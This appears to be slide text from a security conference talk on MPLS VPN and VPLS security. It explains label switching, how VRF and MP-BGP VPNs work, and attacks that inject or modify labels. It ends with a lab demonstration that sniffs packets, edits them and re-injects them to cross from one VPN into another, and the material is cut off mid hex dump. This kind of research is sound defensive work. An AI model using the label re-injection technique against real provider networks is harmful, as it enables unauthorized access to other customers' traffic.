


MPLS and VPLS Security

Enno Rey, erey@ernw.de



Agenda

- **MPLS Basic Terms & Technology**
- **MPLS VPNs**
- **“Layer 2 VPNs“**
- **Virtual Private LAN Service (VPLS)**
- **A look at the future**




MPLS Basics

- *Multiprotocol Label Switching* [RFC 3031 et.al.]
- Technology used for forwarding packets, based on *Labels* (see below). Packets may carry multiple labels (for different purposes).
- Initial goal: more efficient forwarding than IP-based routing
- Used in most carrier backbones
- Serves as foundation for some *'Advanced Services'*





Tag ('Label') = 20 bits
S = Bottom of Stack, 1 bit

COS/EXP = Class of Service, 3 bits
TTL = Time to Live, 8 bits




MPLS Basics




MPLS Basics


In the backbone packet forwarding is done based on labels. The **red** label is swapped for a **blue** label, the **blue** one for a **purple** one.



Note: for simplicity's sake we'll neglect *pen-ultimate hop popping* here.



MPLS Basics




In this scenario, we'll call them 'forwarding labels' (as that's what they serve as here).



Security discussion




- The first thing joe hacker thinks of when speaking about some forwarding (“routing“ or “router’s“) technology is... ,spoofing or injection‘.
Btw: this approach is a bit naïve... or have you ever seen a successful ‘ospf injection attack’?
- But: the just discussed ‘forwarding labels‘ have local significance only.
Two neighboring peers agree on their significance by means of some *label distribution protocol*.
- So injecting/modifying ‘forwarding labels‘ would not allow much profit...
- However, those nice little shiny labels can serve many other purposes...





MPLS Services



- **VPNs (“Layer 3“ or “Layer 2“)**
- ***Any Transport over MPLS***
- ***Virtual Private LAN Service***
- **MPLS Traffic Engineering**
- ***Generalized MPLS (GMPLS)***




MPLS as a Foundation for Advanced Services



MPLS Services




- **Some of these technologies (e.g. Traffic Engineering) are relevant for ISPs/carriers only.**
- **Others (“Layer 3 VPNs“, “Layer 2 VPNs“) may be rather important for organizations. Either for customers of a backbone provider or for use in campus networks.**
- **Increasingly “Layer 3 MPLS VPNs“ are used in enterprise networks, for traffic separation/segmentation (kind of “modern VLAN technology“).**



MPLS VPNs (“Layer 3 VPNs“)



- **MPLS-based technology [mainly RFCs 2547 & 2917] with it's own concepts and terminology.**
- **Comparable to Frame Relay/ATM in some respects.**
- **Highly ‘virtual‘ technology (shared infrastructure, separated routing).**
- **Additional (MPLS-) labels are used to establish logical paths/circuits for the traffic of single customers.**
- **Very flexible with regard to topologies (by means of *route targets*).**



MPLS VPNs – Terminology

P network (Provider network)

- The ISP's backbone

P router (Provider router)

- Backbone router of ISP

PE router (Provider Edge router)


- ISP's router responsible for connecting the CE device to MPLS backbone

C network (Customer network)

- The customer's network

CE router (Customer Edge router)

- Router connecting the C network to the PE (may be under control of customer or ISP)




During transport two labels are used: one to identify the 'egress PE', the other one to identify the customer/a particular VPN.




MPLS VPNs (“Layer 3 VPNs“)

- ‘Shared‘ router handles different VRFs



MPLS VPNs (“Layer 3 VPNs“)


A more complex view



What happens here in detail

- PE routers assign labels to prefixes per VPN (*route distinguisher*).
- This information (label, route distinguisher, prefix) is then exchanged between PEs by *Multiprotocol BGP* [RFC 2283].
- => one PE knows which other PE is responsible for a given prefix in a given VPN.

- When a packet leaves an ingress PE, the packet has (at least) two labels:
 - one 'forwarding label' for transport to the egress PE across the backbone.
 - a second one identifies the VPN (and prefix) of the destination.
- In short: "labels do the whole VPN thing here".



Security – the ‘official point of view‘

from ([1])

Microsoft PowerPoint - [BNL-MPLS-Intro-Services-6-30-04.ppt]

Validating Cisco MPLS Based IP-VPN as a Secure Network




Cisco.com

Miercom independent testing confirmed Cisco MPLS VPN is secure:

- ✓ Customers network topology is not revealed to the outside world
- ✓ Customers can maintain own addressing plans and the freedom to use either public or private address space
- ✓ Attackers cannot gain access into VPNs or Service Provider's network
- ✓ Impossible for attacker to insert "spoofed" label into a Cisco MPLS network and thus gain access to a VPN or the MPLS core

<http://mier.com/reports/cisco/MPLS-VPNs.pdf>


MPLS Intro and Services Update © 2004, Cisco Systems, Inc. All rights reserved. 61



Security – you should consider...



- No encryption
- PE device (usually) is shared with other customers.
- What about internal audit requirements?
=> Risk assessment needed
- You all certainly knew these things ;-)
- Let's talk about possible attacks then...




Attacks against MPLS VPNs



Given it's a 'VPN' technology, interesting attacks include eavesdropping and/or unauthorized access. We are not interested in DoS...

- **Injection of (pre-) labeled traffic from a CE**
- **Injection of (pre-) labeled traffic from the internet**
- **Modification of MP-iBGP sessions to establish 'incorrect VPNs'**
- **Label modification/injection in the backbone**




Attacks against MPLS VPNs

**Injection of labeled traffic from a CE
(Customer A tries to insert packets into Customer B's VPN)**

- **According to RFC 2547 “labeled packets are not accepted by backbone routers from untrusted or unreliable sources”.**


**=> a PE should discard labeled packets arriving from CEs
(as those are ‘untrusted’).**
- **This seems to be true (tested against Cisco routers).**



Attacks against MPLS VPNs

**Injection of labeled traffic from the internet
(internet based attacker tries to insert packets into some customer's VPN).**


- **Requires:**
 - knowledge of IP addresses and labels, e.g. by simple guessing (not too difficult).
 - reachability of PE or P-router from the internet
(depending on design probably more difficult).
 - transport of labeled packet from origin to router in question (not clear).
- **As of RFC 2547 (see above) such packets should be discarded anyway
(given their 'untrusted origin').**
However *Behringer/Morrow* state this attack is possible under certain conditions/with certain Cisco IOS versions [5].
- **We tested against some current *IOS Service Provider images*... without success.**



Attacks against MPLS VPNs

Modification of MP-iBGP sessions to establish ‘incorrect VPNs‘

- Definitely possible (with potentially broad impact).
- Requires:
 - access to core (debatable, see below).
 - the right tools at point of attack
(may be difficult, as point of attack is probably a router)
- As BGP information is not updated regularly, an attacker will
 - either have to be able to intercept the initial MP-BGP exchange
 - or have to withdraw VPN routes (BGP update with other *NLRI*) and insert new ones.
- Both scenarios may be difficult to obtain.



MP-BGP session

224	223.67071	10.10.10.25	10.10.10.80	BGP	KEEPALIVE Message, KEEPALIVE Message
225	223.67337	10.10.10.80	10.10.10.25	BGP	KEEPALIVE Message, KEEPALIVE Message
226	223.67337	10.10.10.80	10.10.10.25	BGP	UPDATE Message, UPDATE Message, UPDATE Message
227	223.87028	10.10.10.25	10.10.10.80	TCP	179 > 59924 [ACK] Seq=694 Ack=464 Win=15921 Len=0
228	226.69846	10.1.1.1	224.0.0.2	LDP	Hello Message
229	227.02572	00:0b:fd:b6:48:81	00:0b:fd:b6:48:81	LOOP	Reply


```

Frame 226 (407 bytes on wire, 407 bytes captured)
Ethernet II, Src: 00:11:93:33:b1:08, Dst: 00:d0:ff:b7:68:a9
Internet Protocol, Src Addr: 10.10.10.80 (10.10.10.80), Dst Addr: 10.10.10.25 (10.10.10.25)
Transmission Control Protocol, Src Port: 59924 (59924), Dst Port: 179 (179), Seq: 111, Ack: 694, Len: 353
Border Gateway Protocol
  UPDATE Message
Border Gateway Protocol
  UPDATE Message
    Marker: 16 bytes
    Length: 131 bytes
    Type: UPDATE Message (2)
    Unfeasible routes length: 0 bytes
    Total path attribute length: 10 bytes
    Path attributes
      ORIGIN: INCOMPLETE (4 bytes)
      AS_PATH: empty (3 bytes)
      MULTI_EXIT_DISC: 0 (7 bytes)
      LOCAL_PREF: 100 (7 bytes)
      EXTENDED_COMMUNITIES: (51 bytes)
      MP_REACH_NLRI (36 bytes)
        Flags: 0x80 (Optional, Non-transitive, Complete)
        Type code: MP_REACH_NLRI (14)
        Length: 33 bytes
        Address family: IPv4 (1)
        Subsequent address family identifier: Labeled VPN Unicast (128)
        Next hop network address (12 bytes)
          Subnetwork points of attachment: 0
          Network layer reachability information (16 bytes)
            Label Stack=18 (bottom) RD=100:1, IPv4=172.31.2.0/29
    Border Gateway Protocol
  UPDATE Message
  
```


Subnetwork points of attachment: 0
 Network layer reachability information (16 bytes)
 Label Stack=18 (bottom) RD=100:1, IPv4=172.31.2.0/29

Hex dump (0030-0090):
 0030 3f da 41 b1 00 00 ff ff ff ff ff ff ff ff ff ff ? . A
 0040 ff ff ff ff ff ff 00 83 02 00 00 00 6c 40 01 01 @ l @
 0050 02 40 02 00 80 04 04 00 02 62 00 40 05 04 00 00 @ b . @
 0060 00 64 c0 10 30 00 02 00 64 00 00 00 01 43 01 80 . d . 0 . . . d . . . C
 0070 80 00 02 62 00 88 00 80 00 00 00 00 00 88 01 00 . b d
 0080 01 00 01 50 00 88 02 ff 01 00 00 64 00 88 02 ff



Attacks against MPLS VPNs

Modification of label in the core to insert packets into VPNs

- **Requires:**
 - access to core (debatable, see below).
 - the right tools at point of attack
(may be difficult, as point of attack is probably a router).
- **If these requirements are met... the attack itself is easy.**



Attack scenario



Label modification/injection in the backbone

(1) These are the labels on one PE

```
pe_7204vvr>sh ip vp vpnv4 vrf alpha labels
Network      Next Hop      In label/Out label
Route Distinguisher: 100:1 (alpha)
20.20.20.21/32 10.10.10.25   nolabel/17
20.20.20.40/32 172.31.2.2    19/nolabel
172.31.1.0/29  10.10.10.25   nolabel/18
172.31.2.0/29  0.0.0.0       17/aggregate (alpha)
192.168.5.0    10.10.10.25   nolabel/19


pe_7204vvr>sh ip bgp vpnv4 vrf beta labels
Network      Next Hop      In label/Out label
Route Distinguisher: 100:2 (beta)
172.31.1.0/29 10.10.10.25   nolabel/20
172.31.2.0/29 0.0.0.0       16/aggregate (beta)
```

(3) This is a tcpdump from a system in VPN beta that first gets pinged 'normally' and then receives the re-labeled ping from VPN alpha

```
01:55:45.993783 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17408
01:55:45.993815 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17408
01:55:46.995175 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17664
01:55:46.995211 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17664
01:55:47.996723 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17920
01:55:47.996756 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17920

01:59:14.136855 IP 172.31.1.2 > 172.31.2.2: icmp 80: echo request seq 5725
01:59:14.136906 IP 172.31.2.2 > 172.31.1.2: icmp 80: echo reply seq 5725
```

(2) Here packets from VPN alpha are sniffed + ,re-labeled' as belonging to VPN beta




```
erey@ws23:~/fsh - Shell - Konsole
Session Edit View Settings Help

[erey@ws23 bh]# # sniff labeled packets
[erey@ws23 bh]# # and save them for future use...
[erey@ws23 bh]# sudo tethereal -nxi eth0 > packets
Password:
Capturing on eth0

[erey@ws23 bh]# # modify packets
[erey@ws23 bh]#
[erey@ws23 bh]# sudo vi ./packets
[erey@ws23 bh]# cat ./packets
0000 00 11 93 33 b1 08 00 d0 ff b7 68 a9 88 47 00 01   ...3.....h.,G..
0010 01 fe 45 00 00 64 00 96 00 00 fe 01 60 c0 ac 1f   ..E..d.....
0020 01 02 ac 1f 02 02 08 00 4d 56 1b 9e 16 5d 00 00   .....MV....]..
0030 00 00 02 68 fc 90 ab cd ab cd ab cd ab cd ab cd   ...h.....
0040 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
0050 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
0060 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd   .....
